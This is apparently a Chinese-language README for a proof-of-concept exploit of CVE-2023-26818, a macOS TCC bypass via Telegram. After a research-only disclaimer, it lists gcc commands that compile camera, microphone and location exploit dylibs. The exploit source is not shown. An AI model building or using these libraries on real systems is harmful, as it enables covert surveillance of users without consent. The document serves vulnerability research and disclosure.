此漏洞利用工具仅用于研究目的和开发有效的防御技术。它不应用于任何恶意或未经授权的活动。脚本的作者和所有者对因使用本软件而导致的任何误用或损害不承担任何责任。用户应负责任地使用本软件,并仅遵守适用法律法规。禁止非道德使用。
CVE-2023-26818 利用 MacOS TCC 绕过漏洞配合 Telegram。您可以阅读第1部分和第2部分的沙箱绕过漏洞分析。

gcc -dynamiclib -framework Foundation -framework AVFoundation Camexploit.m -o Cam.dylib

gcc -dynamiclib -framework Foundation -framework AVFoundation Micexploit.m -o Micexploit.dylib

gcc -dynamiclib -framework Foundation -framework CoreLocation -framework AVFoundation Locexploit.m -o Locexploit.dylib